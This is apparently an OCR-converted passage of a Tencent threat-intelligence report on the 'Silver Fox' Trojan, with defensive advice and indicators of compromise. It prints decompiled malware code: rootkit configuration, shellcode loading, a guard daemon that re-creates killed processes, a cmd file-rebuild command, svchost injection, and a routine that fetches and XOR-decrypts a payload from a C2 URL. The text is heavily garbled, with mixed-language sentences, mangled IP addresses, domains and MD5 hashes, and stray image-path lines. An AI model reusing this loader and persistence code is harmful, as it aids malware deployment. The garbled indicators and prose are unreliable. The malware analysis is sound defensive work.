
  https://www.welivesecurity.com/2018/09/27/lojax-first-uefi-rootkit-found-wild-courtesy-sednit-group/

  Ghost Bus Rootkit locks tens of thousands of computers home page:

https://mp.weixin.qq.com/s/Z0RpY_RIE0yeluiD9JN2WQ

功能上，C2远控模块还自带了Rootkit功能，该功能基于开源hidden-Rootkit项目开发，通过驱动层注册文件过滤，系统回调，对象钩子实现完善的文件，注册表，进程保护等功能。项目开源地址：hxxps[:]//github.com/JKornev/hidden

```
25  v14 = ZwOpenKey(&KeyHandle, 0xF003Fu, &ObjectAttributes);
26  if ( v14 >= 0 )
27  {
28    sub_4014F0(KeyHandle, "H", (int)&v13, 1);
29    v12 = v13 != 0;
30    LOBYTE(v9[0]) = v13 != 0;
31    sub_4014F0(KeyHandle, "H", (int)&v13, 1);
32    v11 = v13 != 0;
33    BYTE1(v9[0]) = v13 != 0;
34    sub_4017A0(KeyHandle, "H", 7, (int)&v9[1], 0);
35    sub_4017A0(KeyHandle, L"Hid_HideFsFiles", 7, (int)&v9[3], 0);
36    sub_4017A0(KeyHandle, L"Hid_HideRegKeys", 7, (int)&v9[5], 0);
37    sub_4017A0(KeyHandle, L"Hid_HideRegValues", 7, (int)&v9[7], 0);
38    sub_4017A0(KeyHandle, L"Hid_IgnoredImages", 7, (int)&v9[9], 0);
39    sub_4017A0(KeyHandle, L"Hid_ProtectedImages", 7, (int)&v9[11], 0);
40    ZwClose(KeyHandle);
41    P = ExAllocatePoolWithTag(NonPagedPool, 0x34u, 0x67666E43u);
42    if ( P )
43    {
44      qmemcpy(P, v9, 0x34u);
45      CurrentProcessId = PsGetCurrentProcessId();
46      CurrentIrql = KeGetCurrentIrql();
47      DbgPrintEx(
48        0x4Du,
49        2u,
50        "QAssist!InitializeConfigs[irql:%d,pid:%d][trace]: Config is initialized\n",
51        CurrentIrql,
52        CurrentProcessId);
53      return 0;
54    }
55    else
56    {
57      v7 = PsGetCurrentProcessId();
58      v3 = KeGetCurrentIrql();
59      DbgPrintEx(
60        0x4Du,
61        0,
62        "QAssist!InitializeConfigs[irql:%d,pid:%d][error]: Error, can't allocate memory for the config context\n",
63        v3,
64        v7);
65      sub_401960(v9);
66      return -1073741801;
67    }
68  }
69  else
70  {
71    v6 = v14;
72    v5 = PsGetCurrentProcessId();
73    v2 = KeGetCurrentIrql();
74    DbgPrintEx(
75      0x4Du,
```



- Obfuscated Files or Information (T1027)

The second shellcode is designed to load the daemon function.

The GUARD function load loading process is consistent with the C2 load, and the GUARD daemon module is finally decompressed in memory by executing Shellcode and combined with the LZ77 decompression algorithm.

```
  sub_CD(v11);                                  // peb-ldr-init api
  v0 = sub_B0();                                // 0xFF45F000 重定位
  v15 = 0;                                      // 初始化返回值 v15 = 0
  v1 = v0 + 0xBA154A;                           // 0x10000054A
  v2 = 0;
  v3 = *(_DWORD *)(v0 + 0xBA1557);              // 100000557-->0x26D
  v4 = *(_DWORD *)(v0 + 0xBA154B);              // 10000054B-->0x75
  payload = v1 + v3;                            // 1000007B7-->7B7  payload
  if ( v4 )
  {
    v10 = *(_DWORD *)(v1 + 5);
    v14 = (int (__cdecl *)(int, _DWORD, int, _DWORD))(v1 + v4);// 1:000005BF
    v6 = v12(0, v10, 4096, 4);
    v7 = v6;
    if ( !v6 )
      return 0;
    v9 = v14(payload, *(_DWORD *)(v1 + 9), v6, *(_DWORD *)(v1 + 5));// LZ77解压
    if ( v9 == -1 || v9 != *(_DWORD *)(v1 + 5) )
    {
      v13(v7, *(_DWORD *)(v1 + 5), 0x4000);     // fix-pe-run
      return 0;
    }
    payload = v7;
    v2 = 1;
  }
  if ( *(_BYTE *)v1 )
    ((void (__cdecl *)(_DWORD, int, int *))sub_1CB)(0, v1 + 0x11, &v15);
  else
    ((void (__cdecl *)(int, _DWORD, int *))sub_1CB)(v1 + 0x11, 0, &v15);
  if ( v2 )
    v13(payload, *(_DWORD *)(v1 + 5), 0x4000);  // fix-pe-run
  return v15;
}
```

- Event Triggered Execution (T1546)）

Technical point analysis (based on Tencent Yuanbao generation)

The Trojan achieves self-resurrection and persistence through dual-process daemon technology, and the core mechanism establishes two-way monitoring for two malicious processes: the main process and the daemon detect each other's survival status in real time through inter-process communication (such as shared memory or IPC), and after any process is terminated, the survival process immediately recreates the terminated process. Such Trojans often camouflage system processes (such as phishing of exception process names in svchost.exe or system32 directories) and ensure the existence of associated processes by regularly scanning the list of processes. When the user tries to terminate one of the processes, the daemon detects its exit and automatically rebuilds it, and even defrauds the monitoring logic by replacing the terminated process as a normal program (such as Notepad), forming a closed-loop protection chain to escape manual killing.

The GUARD guard inactivation determination logic is as follows:

1: Is there a confirmed survival state by traversing the TCP link of the C2 process.

2: By directly judging whether the C2 process can be opened to confirm the survival state.


```
  v1 = 0;
  v2 = (unsigned int *)sub_1000CBA0(28);        // 内存申请
  if ( !v2 )
    return 0;
  pdwSize = 28;
  if ( GetExtendedTcpTable(v2, &pdwSize, 1, 2u, TCP_TABLE_OWNER_PID_ALL, 0) == 122 )// GetExtendedTcpTable - 获取TCP连接表
  {
    sub_1000BB90(v2);
    v2 = (unsigned int *)sub_1000CBA0(pdwSize);
    if ( !v2 )
      return 0;
  }
  if ( !GetExtendedTcpTable(v2, &pdwSize, 1, 2u, TCP_TABLE_OWNER_PID_ALL, 0) )
  {
    v3 = 0;
    if ( *v2 )
    {
      v4 = v2 + 1;
      while ( (void *)v4[5] != this || *v4 != 5 )// 遍历TCP表查找目标进程的连接
      {
        ++v3;
        v4 += 6;                                // 移动到下一个TCP表项
        if ( v3 >= *v2 )
          goto LABEL_12;
      }
      v1 = 1;                                   // 找到匹配项 - 设置返回值为1表示有网络连接
    }
  }
LABEL_12:
  sub_1000BB90(v2);
  return v1;                                    // 返回结果 - 1表示有网络连接，0表示无网络连接
}
```

```
while ( 1 )
{                                               // // 主循环 - 持续监控目标进程状态
  while ( sub_1000197A((void *)dwProcessId) || sub_10001A24((void *)dwProcessId) )
  {
    v7 = 0;                                     // // 进程正常运行 - 重置计数器并等待
    Sleep(0x1D4C0u);                            // // 等待120秒 (0x1D4C0 = 120000ms)
  }
  v8 = OpenProcess(0x400u, 0, dwProcessId); // // 尝试打开进程 - 检查进程是否仍然存在
  if ( !v8 )
    break;
  CloseHandle(v8);
  Sleep(0xBB8u);                                // // 等待3秒 (0xBB8 = 3000ms)
  if ( ++v7 >= 20 )                             // // 检查重试次数 - 最多重试20次
  {
    v9 = OpenProcess(1u, 0, dwProcessId);   // // 强制终止进程 - 使用TerminateProcess
    TerminateProcess(v9, 1u);
    v10 = (const char *)v33;
    if ( v33[5] > 0xFu )
      v10 = (const char *)v33[0];
    sub_100025FA(FileName, v10);
    v11 = sub_10001AD3(FileName);
    sub_100035F3(FileName);
    if ( !v11 )
    {
      strcpy(
        v37,
        " /c copy /B C:\\ProgramData\\WindowsTemp\\1+C:\\ProgramData\\WindowsTemp\\2+C:\\ProgramData\\WindowsTemp\\3 \"");
      qmemcpy(v21, v33, 0x18u);
      sub_10001056(v36, "%s%s", (char)v37);
      dwProcessId = (DWORD)v21;
      sub_100025FA(v21, v36);
      LOBYTE(v38) = 9;
      sub_100025FA(&v15, "C:\\Windows\\System32\\cmd.exe");// // 设置cmd.exe路径 - 用于执行命令
      LOBYTE(v38) = 6;
      sub_10001AF1(
        v15,
        v16,
        v17,
        v18,
        v19,
        v20,
        v21[0],
        (int)v21[1],
```

Guarding the configuration:

In order to ensure that the malicious files are not detected, Silver Fox divides its own code into three sub-files in the WindowsTemp directory.

The following figure combines the 1, 2, 3 files released by the Trojan itself into 123, which can be used to regenerate the malicious load for file resurrection, and the essence is still a malicious load written for go.



Suspicious Switches

- **Updated?？黑吃黑（Supply Chain Compromise (T11 9 5)）**

载荷中In addition to the extensive of the direct 的I P address C 2, 外，the C2 load loading front-facing process also has 了a communication domain name (3236dsfffkgt[.]icu) access process built-in ，the communication using the process determine the highest logical priority, 最高，and once the load in the address is successfully loaded，则, it does not go through the subsequent 的local encryption CC2 配置 configuration process.

```
43  if ( Get3236dsfdfgt((const char *)dword_726FEECC, (void **)&Payload_C2) )// 接受解密远程载荷C2，3236dsfdfgt.icu
44  {
45    if ( g_QQPCRTP_360 )                    // 电脑管家，360
46    {
47      ((void (__stdcall *)(void (*)()))Regset)(sub_72676810);
48      LOBYTE(v17) = 3;
49      sub_726735A0((HANDLE *)v10);
50      MemLoad((int)Payload_C2, g_Size);     // 自装载C2
51      LOBYTE(v17) = 0;
52      sub_72668AC0(v10);
53    }
54    else
55    {
56      InjectSvchost(Payload_C2, *(_DWORD *)g_Size, 1, dword_726FEE2C != 0);// 注入,来自网络中解密的C2-SHELLCODE
57      InjectSvchost(Payload_Guard, 0x226BAu, 0, 0);// 注入GUARD-SHELLCODE
58    }
59  }
60  else if ( g_QQPCRTP_360 )                 // C2无载荷，电脑管家，360环境下
61  {
62    ((void (__stdcall *)(void (*)()))Regset)(sub_72676810);// 注册表
63    LOBYTE(v17) = 2;
64    sub_726735A0((HANDLE *)v11);
65    File_MemLoad();                         // 外部文件解密自装载C2
66    LOBYTE(v17) = 0;
67    sub_72668AC0(v11);
68  }
69  else                                      // 其他安全软件环境
70  {
71    v13 = 0;
72    v8 = (SIZE_T *)&v13;
73    GetModuleFileNameA(0, Str, 0x104u);
74    v2 = sub_72676660(Str, '.');            // 截断文件名
75    if ( v2 )
76      *v2 = 0;
77    DecryptFile_Payload((int)Str, (int *)&lpBuffer, (int *)&v8);// 外部文件解密SHELLCODE
78    InjectSvchost(lpBuffer, *v8, 1, dword_726FEE2C != 0);// 注入，来自外部文件中的C2-SHELLCODE
79    InjectSvchost(Payload_Guard, 0x226BAu, 0, 0);// 注入GUARD-SHELLCODE
80  }
81  v17 = -1;
82  return sub_72655670(v9);
83 }
```

Load acquisition method : 以with the built-in name (3236dsfffgt[.]icu) as ，splicing directory (kk1) ） + remote control configuration C 2 (154【.) 23.184.26) + file name (code32) ） generates a complete 的U R L (3236dsfdfkgt[.]]icu/kk1 154.23.184.26 /code32)）. After obtaining the data in the address，, 中的进行the S H EE L L L LC O D E decryption is performed in the same manner the file in the previous analysis.。

At the time of analysis ，because the domain name was not configured to resolve, ，the load could not be downloaded Successful : hxxp[:]//3236dsfffgt[.]]icu/kk1/1523.184.26/code32

```
Buffer = (char *)unknown_libname_100(0x104u);
strcpy(v14, "GET http://");
sub_726771B0(Buffer, "%s%s%s%s\r\n", v14, name, aUi, a1);// http://3236dsfdfgt.icu/kk1/154.23.184.26/code32
if ( ((int (__stdcall *)(int, char *, unsigned int, _DWORD))dword_726FEF3C)(s, Buffer, strlen(Buffer), 0) != -1 )
{
  memset(buf, 0, sizeof(buf));
  v5 = 0;
  v4 = 1;
  v7 = 0;
  while ( 1 )
  {
    Size = recv(s, buf, 4096, 0);
    strcpy(SubStr, "404 Not F");
    strcpy(v15, "400 Bad");
    if ( sub_72676680(buf, SubStr) || sub_72676680(buf, v15) )
      break;
    if ( v4 )
    {
      if ( Size <= 0 )
        break;
      sub_726757E0((int)a2[1], (int)buf, 4u);
      *(_DWORD *)a2[1] = (unsigned int)(*(_DWORD *)a2[1] - 6) >> 1;
      sub_726757E0((int)v13, (int)&buf[24], 0x14u);
      *a2 = unknown_libname_100(*(_DWORD *)a2[1]);
    }
    for ( i = 0; i < Size; ++i )
    {
      if ( v4 && i == 44 )
        v7 = 0;
      buf[i] ^= v13[v7++];
      if ( v7 >= 20 )
        v7 = 0;
    }
    v4 = 0;
```

Further analysis found 多个的that the malicious UUR L of multiple other splicing C2 addresses ，, and it was speculated that the u was left by a switch ，by 在线dynamic updates or black-and-black backdoors.。

分析该处开关作用：

1: ：The update function should be considered for the project ，而, and the switch here uses 上only the 2的outgoing of communication module, ，and does not care about other attack modules，, so is 性possible to be updated 。

2 : Updates 功能usually require a common address即可，, without 对2进行the need to C2 identities as subchannels. Here, the 处以server domain name splicing the 中CC2 communication address in load a load update directory ，该is more a top-level attacker 在对C进行categorizes and manages different C2 channels downstream.。

3：通常情况下，攻击者C2频繁进行IP，Domain更换场景下不会在多个差异化C2样本代码内留一个固定不变的关键更新地址，这样有背其C2避免被安全厂商打击，持久免杀的初衷。

故我们推测此处作用更偏向于黑吃黑。银狐诈骗产业下游人员购买C2武器进行日常恶意软件分发，一旦产业顶层攻击者在对应的C2目录上进行其它恶意载荷配置后，则对应的黑产下游分支内已控制主机C2将被劫持到顶层人员控制得任意C2地址，进而实现被控主机控制权劫持。

C2:

202.95.16【.】6 （香港）

nihao-ww【.】cc （域名-解析到香港）

23.132.132【.】62 （美国）

下发URL:

hxxp[:]//3236dsfdfgt[.]icu/kk1/202.95.16.6/code32

hxxp[:]//3236dsfdfgt[.]]icu/kk1/nihao-w.cc/code32

hxxp[:]//3236dsfdfgt[.]icu/kk1/2.132.12.22/code32

04

Tencent terminal security products anti-silver fox fishing program

Based on the accumulated experience of Silver Fox basic IOC detection, behavior TTPs protection, residency items and defense evasion technology detection and cleaning, Tencent's terminal security products have formed the following diagram to sense, defense, detection and cleanup solutions for the threat of Silver Fox attacks. We are willing to cooperate with domestic enterprises, security manufacturers and other industries to build terminal security prevention and control program, interested security manufacturers or enterprises welcome to contact us, contact email: tix@tencent.com

Tencent computer butler & zero trust iOA anti-silver fox fishing ability panoramic view

05

Safety advice

Be vigilant and beware of phishing attacks: Do not arbitrarily open links of unknown origin, click on mail attachments from unknown sources or download applications that install non-trusted channels, and maintain a high degree of vigilance over unofficial notifications and procedures for social media dissemination such as WeChat and QQ;

Careful handling of sensitive information: When involving the input of sensitive personal information (such as bank card numbers, mobile phone verification codes, etc.) or money transfer, it is necessary to carefully check the source of information and use to ensure that the operation is safe and legal;

Timely deployment of security software: It is recommended to deploy terminal security software such as Tencent computer steward, Tencent iOA zero trust, open real-time monitoring functions such as phishing protection, and keep the system and security software version updated in time to have the latest protection and killing and disposal capabilities.

09

Partial Threat Indicator (IOCs)

C2

202.95.16 6

nihao-ww.c

23.132.132.132 [] 62

154.23.184 26

Totally controlled domain

3236dsfffgt[.]icu

General control u r l

hxxp[:]//3236dsfdfgt[.]icu/kk1/202.95.16.6/code32

hxxp[:]//3236dsfdfgt[.]]icu/kk1/nihao-w.cc/code32

hxxp[:]//3236dsfdfgt[.]icu/kk1/2.132.12.22/code32

hxxp[:]//3236dsfdfgt[.]icu/kk1/154.23.184.26/code32

File Hash(M D 5)

404986b61dd879fe5d184054c8eff3d4

d337e79aaa135ca50bd8ac440342092

cb01200cd16f1127f5fd70136e542205

0e543e289ecd7add130d95fb751c7b7c7c

b300d7511fe2653d1b5e22333480119

bb183499f1c2ddbb06a999a8a52c2572

3d66b12f784c8ec6c20ff22a60865d93

4b94d7c5c4eeadda1becbd976d5ab432

6aab19ab9ec30ff92fc27e5cc9d6910

cb01200cd16f1127f5fd70136e542205

78e95d0fb3933eb9734d29b033b0e64d

391406e9f899a3769b1df02171a6f141

a277767cc12644df1bbc8a9fd94fa

29ae38d371653a06205443feaa603c7e

de6e2a7e28ae777513506f1a244b0544

4f817642cda0f9093b54e793d99c2d

0ab804759d5e65f878fc86a8365385d

0b6ead8868d07f819939f05ec730d1b4